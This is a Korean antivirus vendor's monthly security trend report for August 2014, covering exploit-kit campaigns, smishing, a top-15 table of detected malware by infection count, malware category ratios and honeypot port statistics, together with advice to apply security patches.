알약
월간 보안동향
보고서.

2014년 9월

알약 9월 보안동향보고서

CONTENTS

8월의 총평

7월에 이어 8월 초에도 연이어 3.20 사이버테러 변종 악성코드가 발견되었고, 또한 8월말에는 일명 리그킷(RIG Exploit Kit)이라고 불리는 악성코드 유포도구를 통해 랜섬웨어를 포함한 파밍, RAT 악성코드들이 다량으로 유포되기도 하였습니다. 최근에도 8월말 정도 수준은 아니지만, 리그킷을 이용한 악성코드 유포가 조금씩 지속적으로 발견되고 있으며, 스윗오렌지 킷(Sweet Orange Exploit Kit)을 이용한 공격들도 크게 증가 중입니다. 이들은 인터넷 익스플로러와 어도비 플래시, 실버라이트, 자바 등에 존재하는 다수의 취약점들을 동시에 활용하고 있기 때문에 반드시 사용자 여러분들은 사용중인 OS와 프로그램의 최신보안패치를 업데이트하는 것이 안전합니다.

또한 302리다이렉션을 통해 특정 웹사이트 방문자들을 강제로 악성링크로 이동시키는 공격들도 지속적으로 발견되고 있으므로 위에서 언급한 최신보안패치 업데이트 및 신뢰할 수 있는 백신 제품 및 취약점 공격 차단 솔루션을 사용하는 것을 권장해드립니다.

이외에도 9월 초에 있었던 한가위 연휴를 앞두고, '추석선물', '한가위 이벤트', '택배 지연'등의 키워드를 활용한 스미싱 공격이 다수 발견되기도 하였으며, 7월부터 발생중인 '카톡 사칭 스미싱'도 여전히 진행중에 있습니다.

Part1. 8월의 악성코드 통계

악성코드 통계

허니팟/트래픽 분석

스팸메일 및 악성코드가 포함된 메일 분석

스미싱 분석

1.악성코드 통계

감염 악성코드 TOP15

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계입니다.
2014년 8월의 감염 악성코드 TOP 15에서는 5,6,7월 3달 연속으로 1위를 차지했던 Misc.Agent.126672 악성코드가 4위로 내려가고 새롭게 Keygen 악성코드가 1위를 차지하였습니다. 2위를 차지한 Trojan.Generic.11469137의 경우 지난달 4위에서 2위로 2계단 상승하였고, 지난달 2위를 차지했던 Variant.Graftor.8654 악성코드가 1계단 내려와서 3위에 랭크되었습니다.
8월 한달동안 가장 많이 감염된 악성코드 1,2,3위의 경우, 사용자계정 탈취를 위한 정보탈취 및 전송, 입력한 키값 수집 등의 악성행위를 수행하며, 이들은 웹사이트 접속시 사용자PC에 존재하는 취약점을 통해 유포되는 것이 가장 주된 경로라고 할 수 있으므로 윈도우 OS 및 자주 사용하는 프로그램의 최신패치 진행, 그리고 알약과 같은 믿을 수 있는 백신을 사용해야 합니다. 또한, 변조된 웹사이트 접속시 사용자를 안전하게 보호하는 기능을 포함한 웹브라우저 또는 취약점방어솔루션을 사용하는 것도 좋은 방법입니다.


순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	NEW	Misc.Keygen	Trojan	1,936
2	▲2	Trojan.Generic.11469137	Trojan	1,359
3	▼1	Variant.Graftor.8654	Trojan	1,330
4	▼3	Misc.Agent.126672	Trojan	1,249
5	-	Gen:Variant.Adware.Symmi.42600	Adware	1,214
6	-	Gen:Variant.Adware.Graftor.142820	Adware	909
7	NEW	Gen:Trojan.Heur.4yWav9sK37pGn	Trojan	764
8	NEW	Backdoor.Xtreme.gen	Backdoor	744
9	NEW	Gen:Variant.Strictor.60567	Trojan	681
10	▲3	Trojan.Heur.TP.Mr2@b0XV1LjO	Trojan	645
11	▼4	Trojan.Clicker-VB	Trojan	627
12	-	Trojan.Downloader.KorAdware.Gen	Trojan	623
13	▼2	Trojan.GenericKD.1697656	Trojan	605
14	NEW	Adware.Agent.OFO	Adware	586
15	▼6	Gen:Variant.Adware.Symmi.42016	Adware	572

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2014년 08월 01일 ~ 2014년 08월 31일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 71%를 차지했으며, 애드웨어 (Adware) 유형이 24%로 그 뒤를 이었습니다.



카테고리별 악성코드 비율 전월 비교

8월에는 지난 7월과 비교하여 트로이목마(Trojan) 유형 악성코드 비율이 소폭 감소하였고, 애드웨어(Adware)유형 및 백도어(Backdoor) 악성코드의 비중은 크게 증가하였습니다.




* 악성코드 카테고리 분류 방식이 일부 변경되어, 기존에 기타로 분류되었던 악성코드들이 1월부터 '트로이목마' 카테고리에 포함됨


2.허니팟/트래픽 분석

8월의 상위 Top 10 포트

허니팟/정보수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트정보 및 악성 트래픽을 집계한 수치




최근 3개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속시도가 감지된 수치



단위 : 악의적 트래픽 접속시도 감지 건수

